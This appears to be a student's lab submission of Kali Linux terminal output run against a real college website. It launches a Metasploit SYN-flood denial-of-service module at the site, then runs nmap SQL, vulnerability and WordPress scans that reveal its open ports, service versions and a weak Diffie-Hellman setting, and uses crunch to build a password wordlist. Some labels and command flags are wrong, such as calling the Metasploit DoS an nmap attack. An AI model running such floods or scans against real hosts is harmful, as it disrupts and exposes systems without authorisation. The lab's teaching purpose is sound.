Name: Shreyas Hegde

Reg No:145CS20018

Date:28-02-2023


Task:1

1. **Dos attack using nmap commands:**


   The use of nmap, a network exploration and security auditing tool,to conduct a DoS attack against a target system or a website.

   Commands:

   ```
   $sudo msfconsole
    use auxiliary/dos/tcp/synflood
    set RHOSTS mitkundapura.com
    run
   ```



```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for kali:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algori
rithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algori
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algori
rithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algori
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algori
rithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algori
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algori
rithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algori
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algori
rithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algori
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algori
rithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algori

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'            /   `
             ,           ` '   Q '
```




```
            ,             ` '   Q '
            ,            ,    `._  \
         ,.|            '      `-.;_'
         :  . `  ;    `  ` --,.._;
          ' `    ,   )   .'
             `._ ,  '   /_
                :.,''-,;'``
                  `-..__`--`
                                https://metasploit.com


       =[ metasploit v6.2.9-dev                           ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View advanced module options with
advanced

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS mitkundapura.com
RHOSTS ⇒ mitkundapura.com
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 217.21.87.244

[*] SYN flooding 217.21.87.244:80...
^Z
zsh: suspended  sudo msfconsole

┌──(kali㉿kali)-[~]
└─$ echo shreyas
shreyas
```

2. Sql empty password enumeration scanning using nmap:

By using various scanning techniques, nmap can determine which ports are open and what services are running on those ports. In the case of SQL empty password enumeration scanning, nmap is used to identify SQL servers that have open ports for SQL services and are vulnerable to empty password attacks.

Command:

$nmap –p –script ms-sql-info –script-args mssql.instance-port=1433 mitkundapura.com




```
┌──(kali㉿kali)-[~]
└─$ nmap -p 1433 --script ms-sql-info --script-args mssql.instance-port=1433 mitkundapura.com
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-02 01:45 EST
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.82s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1

PORT     STATE    SERVICE
1433/tcp filtered ms-sql-s

Nmap done: 1 IP address (1 host up) scanned in 27.20 seconds

┌──(kali㉿kali)-[~]
└─$ echo shreyas
shreyas

┌──(kali㉿kali)-[~]
└─$ 
```

3. Vulnerability scan using nmap:


The process of using the network exploration and security auditing tool, nmap, to identify potential security weaknesses in a target system or website.

Command:

$ nmap -sV --script vuln mitkundapura.com



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script vuln mitkundapura.com
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-02 03:49 EST
Stats: 0:01:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.54% done; ETC: 03:51 (0:00:00 remaining)
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.059s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
21/tcp   open  tcpwrapped
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
|_ftp-libopie: ERROR: Script execution failed (use -d to debug)
80/tcp   open  tcpwrapped
|_http-server-header: LiteSpeed
|_http-passwd: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```




```
|         <script src="assets/js/jquery.min.js"></script>
|         <!-- Bootstrap Bundle Min JS -->
|         <script src="assets/js/bootstrap.bundle.min.js"></script>
|         <!-- Meanmenu Min JS -->
|               <script src="assets/js/meanmenu.min.js"></script>
|               <!-- Owl Carousel Min JS -->
|               <script src="assets/js/owl.carousel.min.js"></script>
|               <!-- Wow Min JS -->
|         <script src="assets/js/wow.min.js"></script>
|               <!-- Appear Min JS -->
|         <script src="assets/js/appear.min.js"></script>
|               <!-- Odometer Min JS -->
|         <script src="assets/js/odometer.min.js"></script>
|               <!-- Jarallax Min JS -->
|         <script src="assets/js/jarallax.min.js"></script>
|               <!-- Bootstrap Datepicker Min JS -->
|         <script src="assets/js/bootstrap-datepicker.min.js"></script>
|               <!-- Magnific Popup Min JS -->
|         <script src="assets/js/magnific-popup.min.js"></script>
|               <!-- Form Validator Min JS -->
|               <script src="assets/js/form-validator.min.js"></script>
|               <!-- Contact JS -->
|               <script src="assets/js/contact-form-script.js"></script>
|               <!-- Ajaxchimp Min JS -->
|               <script src="assets/js/ajaxchimp.min.js"></script>
|         <!-- Custom JS -->
|               <script src="assets/js/custom.js"></script>    </body>
|_</html>
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
3306/tcp open  mysql           MySQL 5.5.5-10.5.13-MariaDB-cll-lve
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
| vulners:
|   MySQL 5.5.5-10.5.13-MariaDB-cll-lve:
|_      NODEJS:602      0.0     https://vulners.com/nodejs/NODEJS:602
7443/tcp open  oracleas-https?
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 153.96 seconds

┌──(kali㉿kali)-[~]
└─$ echo shreyas
shreyas
```

4. **<u>Create a password list using charecters “fghy” the password should be minimum and maximum length 4 letters.</u>**

Generate all possible combinations of the characters "fghy" with a length of 4 characters and output them to a file called "wordlist.txt". We can adjust the minimum and maximum length by changing the first two parameters (4 4 in this example) to the desired values.

Command:

$crunch 4 4 fghy –o worldlist.txt




```
┌──(kali㉿kali)-[~]
└─$ crunch 4 4 fghy -o wordlist.txt
Crunch will now generate the following amount of data: 1280 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 256

crunch: 100% completed generating output

┌──(kali㉿kali)-[~]
└─$ echo shreyas
shreyas

┌──(kali㉿kali)-[~]
└─$ 
```

5. Wordpress scan using nmap:


The process of using the network exploration and security auditing tool nmap to identify WordPress installations on a target system and gather information about the WordPress site, plugins, and themes that are being used.

Command:

$nmap -sV --script http-wordpress-enum mitkundapura.com



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -Pn --script http-wordpress-enum mitkundapura.com
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-02 22:47 EST
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.14s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1
Not shown: 990 filtered tcp ports (no-response), 5 filtered tcp ports (host-unreach)
PORT     STATE SERVICE   VERSION
21/tcp   open  ftp       ProFTPD or KnFTPD
80/tcp   open  http      LiteSpeed
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.0 403 Forbidden
|     Connection: close
|     cache-control: private, no-cache, no-store, must-revalidate, max-age=0
|     pragma: no-cache
|     content-type: text/html
|     content-length: 699
|     date: Fri, 03 Mar 2023 03:48:50 GMT
|     server: LiteSpeed
|     platform: hostinger
|     <!DOCTYPE html>
|     <html style="height:100%">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
|     <title> 403 Forbidden
|     </title></head>
|     <body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;">
|     <div style="height:auto; min-height:100%; "> <div style="text-align: center; width:800px; margin-left: -400px; position:absolute; top: 30%; left:50%;"
|     style="margin:0; font-size:150px; line-height:150px; font-weight:bold;">403</h1>
|     style="margin-top:20px;font-size: 30px;">Forbidden
|     </h2>
|_    <p>Access to this resource
|_http-server-header: LiteSpeed
443/tcp  open  ssl/https LiteSpeed
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.0 403 Forbidden
```




```
SF:0shrink-to-fit=no\"\x20/>\n<title>\x20403\x20Forbidden\r\n</title></hea
SF:d>\n<body\x20style=\"color:\x20#444;\x20margin:0;font:\x20normal\x2014p
SF:x/20px\x20Arial,\x20Helvetica,\x20sans-serif;\x20height:100%;\x20backgr
SF:ound-color:\x20#fff;\">\n<div\x20style=\"height:auto;\x20min-height:100
SF:%;\x20\">\x20\x20\x20\x20\x20<div\x20style=\"text-align:\x20center;\x20
SF:width:800px;\x20margin-left:\x20-400px;\x20position:absolute;\x20top:\x
SF:2030%;\x20left:50%;\">\n\x20\x20\x20\x20\x20\x20\x20\x20<h1\x20style=\"
SF:margin:0;\x20font-size:150px;\x20line-height:150px;\x20font-weight:bold
SF:;\">403</h1>\n<h2\x20style=\"margin-top:20px;font-size:\x2030px;\">Forb
SF:idden\r\n</h2>\n<p>Access\x20to\x20this\x20resource")%r(HTTPOptions,3BD
SF:,"HTTP/1\.0\x20403\x20Forbidden\r\nConnection:\x20close\r\ncache-contro
SF:l:\x20private,\x20no-cache,\x20no-store,\x20must-revalidate,\x20max-age
SF:=0\r\npragma:\x20no-cache\r\ncontent-type:\x20text/html\r\ncontent-leng
SF:th:\x20699\r\ndate:\x20Fri,\x2003\x20Mar\x202023\x2003:48:59\x20GMT\r\n
SF:server:\x20LiteSpeed\r\nplatform:\x20hostinger\r\n\r\n<!DOCTYPE\x20html
SF:>\n<html\x20style=\"height:100%\">\n<head>\n<meta\x20name=\"viewport\"\
SF:x20content=\"width=device-width,\x20initial-scale=1,\x20shrink-to-fit=n
SF:o\"\x20/>\n<title>\x20403\x20Forbidden\r\n</title></head>\n<body\x20sty
SF:le=\"color:\x20#444;\x20margin:0;font:\x20normal\x2014px/20px\x20Arial,
SF:\x20Helvetica,\x20sans-serif;\x20height:100%;\x20background-color:\x20#
SF:fff;\">\n<div\x20style=\"height:auto;\x20min-height:100%;\x20\">\x20\x2
SF:0\x20\x20\x20<div\x20style=\"text-align:\x20center;\x20width:800px;\x20
SF:margin-left:\x20-400px;\x20position:absolute;\x20top:\x2030%;\x20left:5
SF:0%;\">\n\x20\x20\x20\x20\x20\x20\x20\x20<h1\x20style=\"margin:0;\x20fon
SF:t-size:150px;\x20line-height:150px;\x20font-weight:bold;\">403</h1>\n<h
SF:2\x20style=\"margin-top:20px;font-size:\x2030px;\">Forbidden\r\n</h2>\n
SF:<p>Access\x20to\x20this\x20resource");
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 370.41 seconds

┌──(kali㉿kali)-[~]
└─$ echo shreyas
shreyas

┌──(kali㉿kali)-[~]
└─$ 
```

6. What is use of HTTrack?command to copy website?

